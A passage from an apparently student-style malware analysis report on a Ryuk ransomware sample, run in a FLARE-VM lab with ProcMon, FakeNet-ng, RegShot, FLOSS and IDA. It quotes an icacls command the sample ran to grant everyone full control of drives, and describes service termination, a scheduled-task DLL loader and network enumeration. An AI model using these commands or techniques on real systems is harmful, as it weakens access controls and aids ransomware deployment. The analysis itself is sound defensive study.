


Figure 39: Function count

Using Resource Hacker to inspect the .rsrc section of ryuk_sample.exe reveals GUI elements in the Dialogue section. The tool “A Kamal Shankar Quick Tool - Recursive Executer" is referenced. This interface includes controls for execution, directory selection, and options This is illustrated in Figure 40




Figure 40: (Graphical User Interface) GUI

3.3 BASIC DYNAMIC ANALYSIS

3.3.1 ProcWatch

This analysis examines ryuk_sample.exe using ProcWatch. Executed at 1:51:09 AM., it triggered several payloads: bcEDfxjdjrep.exe, isFPwihRUlan.exe, and Rwiilqwuxlan.exe This is illustrated in Figure 41.

Evidence shows attempted privilege escalation, with icacls.exe invoked multiple times at 1:52:06 AM to grant full access to C:\ and D:\ using the command: icacls "C:\" /grant Everyone:F /T /C /Q. Further actions indicate system tampering; at 1:54:05 AM and 1:54:06 AM, net.exe terminated the SAMSS service associated with the Security Accounts Manager (SAM). Multiple instances of conhost.exe were observed, typically hosting silent command-line sessions.




Figure 41: ProcWatch

A scheduled task named Print0 was configured to execute a looped command that invoked WordPad.exe with an external DLL (74xtl.dll). This is illustrated in Figure 54.



Figure 42: Task Print0

Following a system reboot, a search for 74xtl.dll yielded no results. This is illustrated in Figure 43.




Figure 43: 74xTL.dll

Additionally, each of the spawned executable files is hidden by default. This is illustrated in Figure 45 They are only visible because, by default, FLARE-VM has preconfigured view options that show hidden files. This is illustrated in Figure 44 & 45.

bcEDfxjdjrep.exe	3/2/2023 12:11 AM	Application	636 KB
isFPwihRUlan.exe	3/2/2023 12:11 AM	Application	636 KB
RwiiLQwUXIan.exe	3/2/2023 12:11 AM	Application	636 KB
ryuk_sample.exe	3/2/2023 12:11 AM	Application	636 KB

Figure 44: spawned executable files




Figure 45: Hidden file

3.3.2 ProcMon (Process Monitor)

The FLARE virtual machine was reverted to a clean snapshot to observe the malware's behaviour using ProcMon; processes spawned by the sample were randomly named after the malware's denotation.

Using Process Explorer, it's observed that the spawned executables are child processes of the main sample, which is illustrated in Figure 46.



Figure 46: Process Explorer

Figure 47 highlights the creation and execution of czkqpdqLlrep.exe, spawned by ryuk_sample.exe. ProcMon confirms its creation in the user's Documents directory, and ProcWatch logs its launch.




Figure 47: ProcMon - spawned process

Figure 48 also shows that each process is started in the same directory as the main sample.




Figure 48: Process Start

The process ryuk_sample.exe repeatedly creates threads. File modifications occur alongside the appearance of RyukReadMe.html. After each thread ends, the ransom note spreads across the targeted system directory This is illustrated in Figure 49.

8:10:2...	ryuk_sample.exe	6976	Thread Create	
8:10:2...	ryuk_sample.exe	6976	QueryDirectory	C:\ProgramData\chocolatey\lib\chocolatey-visualstudio.extension
8:10:2...	ryuk_sample.exe	6976	CloseFile	C:\ProgramData\chocolatey\lib\chocolatey-visualstudio.extension
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\chocolatey-visualstudio.extension\RyukReadMe.html
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\chocolatey-visualstudio.extension\RyukReadMe.html
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\RyukReadMe.html
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\RyukReadMe.html
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension
8:10:2...	ryuk_sample.exe	6976	QueryDirectory	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension*
8:10:2...	ryuk_sample.exe	6976	QueryDirectory	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension
8:10:2...	ryuk_sample.exe	6976	Thread Create	
8:10:2...	ryuk_sample.exe	6976	Thread Create	
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension\RyukReadMe.html
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension\RyukReadMe.html
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension\extensions
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension\extensions
8:10:2...	ryuk_sample.exe	6976	QueryDirectory	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension\extensions*
8:10:2...	ryuk_sample.exe	6976	QueryDirectory	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension\extensions
8:10:2...	ryuk_sample.exe	6976	Thread Create	
8:10:2...	ryuk_sample.exe	6976	Thread Create	
8:10:2...	ryuk_sample.exe	6976	Thread Create	
8:10:2...	ryuk_sample.exe	6976	Thread Create	
8:10:2...	ryuk_sample.exe	6976	QueryDirectory	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension\extensions
8:10:2...	ryuk_sample.exe	6976	CloseFile	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension\extensions
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension\extensions\RyukReadMe.html
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension\extensions\RyukReadMe.html
8:10:2...	ryuk_sample.exe	6976	QueryDirectory	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension
8:10:2...	ryuk_sample.exe	6976	CloseFile	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension\RyukReadMe.html
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\chocolatey-windowsupdate.extension\RyukReadMe.html
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\RyukReadMe.html
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\RyukReadMe.html
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\Cmder
8:10:2...	ryuk_sample.exe	6976	CreateFile	C:\ProgramData\chocolatey\lib\Cmder
8:10:2...	ryuk_sample.exe	6976	QueryDirectory	C:\ProgramData\chocolatey\lib\Cmder*
8:10:2...	ryuk_sample.exe	6976	QueryDirectory	C:\ProgramData\chocolatey\lib\Cmder

Figure 49: thread Create

Furthermore, it was noted that ryuk_sample.exe executed several CreateFile operations in the C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\ directory, which is linked to Windows storage of cryptographic keys.

sample.exe	2596	CreateFile	C:\Users\user\AppData\Roaming\Microsoft	NAME COLLISION	Desired Access: R...
sample.exe	2596	CreateFile	C:\Users\user\AppData\Roaming\Microsoft\Crypto	NAME COLLISION	Desired Access: R...
sample.exe	2596	CreateFile	C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA	NAME COLLISION	Desired Access: R...
sample.exe	2596	CreateFile	C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-2169232433-3398496680-9...	NAME COLLISION	Desired Access: R...
sample.exe	2596	CreateFile	C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-2169232433-3398496680-9...	NAME NOT FOUND	Desired Access: G...
sample.exe	2596	CreateFile	C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-2169232433-3398496680-9...	SUCCESS	Desired Access: R...

Figure 50: crypto

To further the malware, ProcMon was configured to target the child process eMVAxhBDPrep.exe, which was spawned by ryuk_sample.exe. The capture shows that the process attempted to access directories using a network path (\192.168.255.128\c$), referencing the machine's IP address. This was confirmed by using the IP config in the command line, which is illustrated in Figure 51,




Figure 51: vm-ip

The process interacts with the local system like a remote host, making repeated CreateFile calls for RyukReadMe.html across directories, indicating active enumeration. The creation of RyukReadMe.html suggests possible encryption and propagation of the ransom note across the file system, potentially using network access to bypass permissions This is illustrated in Figure 52.




Figure 52: \\192.168.255.128

Two child processes from ryuk_sample.exe, uTgFtoAPflan.exe and cTyPnsPflan.exe, initiated multiple UDP broadcasts. Both sent UDP operations to multicast addresses like 224.0.0.22 and 239.255.255.250, . The repeated echo service packets suggest potential scanning or enumeration within the local network for lateral movement or reconnaissance This is illustrated in Figure 53 and Figure 54.




Figure 53: UDP




Figure 54: UDP

3.3.3 FAKENET-NG

The FLARE virtual machine was reverted to a clean snapshot to observe the malware's network behaviour with FakeNet-ng. Multiple child processes, including evVUdjPOtlan.exe and wuxtxqthvulan.exe, issued UDP requests to multicast addresses 224.0.0.22, 224.0.0.252, and 239.255.255.250 on port 7. This is illustrated in Figure 55,Figure 56, Figure 57 and Figure 58.




Figure 55: FakeNet-ng



Figure 56: FakeNet-ng




Figure 57: FakeNet-ng




Figure 58: FakeNet-ng

3.3.4 RegShot

RegShot assessed system-level changes from the malware by comparing file system and registry states before and after execution, scanning multiple directories beyond C:\ drive. The comparison revealed over 267,000 changes, including the addition of 136,885 files and the deletion of 34,403 files, as well as the deletion of 20,073 registry keys and the modification of 74 values. This is illustrated in Figure 59 .




Figure 59: RegShot

3.3.5 WinMerge & Floss.exe

FLOSS extracted strings from every child executable, with the results saved in .txt format. Figures 60–62 display FLOSS's execution on each file.

```
C:\Users\user\Documents\3>floss.exe ryuk_sample.exe > ryuk.txt
INFO: floss: extracting static strings...
finding decoding function features: 100%|| 1517/1517 [00:00<00:00, 2557.39 functions/s, skipped 1072
```

Figure 60: floss.exe

```
C:\Users\user\Documents\3>floss.exe SkrcXlbWKlan.exe > skcr.txt
INFO: floss: extracting static strings...
```

Figure 61: floss.exe

```
C:\Users\user\Documents\3>floss.exe tiBVkxfrcrep.exe > tiBV.txt
INFO: floss: extracting static strings...
finding decoding function features: 100%|| 1517/1517 [00:00<00:00, 2490.30 functions/s, skipped 1072 li
INFO: floss.stackstrings: extracting stackstrings from 430 functions
extracting stackstrings: 100%|| 430/430 [00:01<00:00, 382.
INFO: floss.tightstrings: extracting tightstrings from 5 functions...
extracting tightstrings from function 0x427649: 100%|| 5/5 [00:00<00:00, 53.
INFO: floss.string_decoder: decoding strings
INFO: floss.results: c0VA
INFO: floss.results: c0VAc
emulating function 0x401020 (call 1/1): 100%|| 21/21 [00:10<00:00,  2.
INFO: floss: finished execution after 27.47 seconds

C:\Users\user\Documents\3>floss.exe umKlsBzbllan.exe > umKls.txt
INFO: floss: extracting static strings...
```

Figure 62: floss.exe

Each output file was compared using WinMerge to identify similarities or differences in extracted strings. Figures 59–62 show that all analysed executables produced identical string outputs this is illustrated in Figure 63, Figure 64, Figure 65, and Figure 66.




Figure 63: WinMerge options




Figure 64: WinMerge file vs file




Figure 65: WinMerge file vs file




Figure 66: WinMerge file vs file

3.4 ADVANCED STATIC ANALYSIS

3.4.1 WinMain(x,x,x,x)

The tester opened the IDA and navigated to the WinMain() function, which is displayed in the functions window This is illustrated in Figure 67.




Figure 67: WinMain()

Many references to AFX functions were found in Winmain(), suggesting a relation to MFC This is illustrated in Figure 68. MFC is associated with Windows applications that have graphical components. This was covered in subsequent sections.




Figure 68: AFX

After examining the execution flow from WinMain(), several indirect function calls were identified. These use the syntax call dword ptr [eax + offset], indicating the dynamic resolution of function pointers.

Indirect calls at offsets such as [eax+90], [eax+50h], [eax+54h], [eax+60h], and [eax+68h] may attempt to obfuscate functionality and disrupt static analysis. This is illustrated in Figure 69. The WinMain() function ends right after these calls. This is illustrated in Figure 70.




Figure 69: Indirect function calls

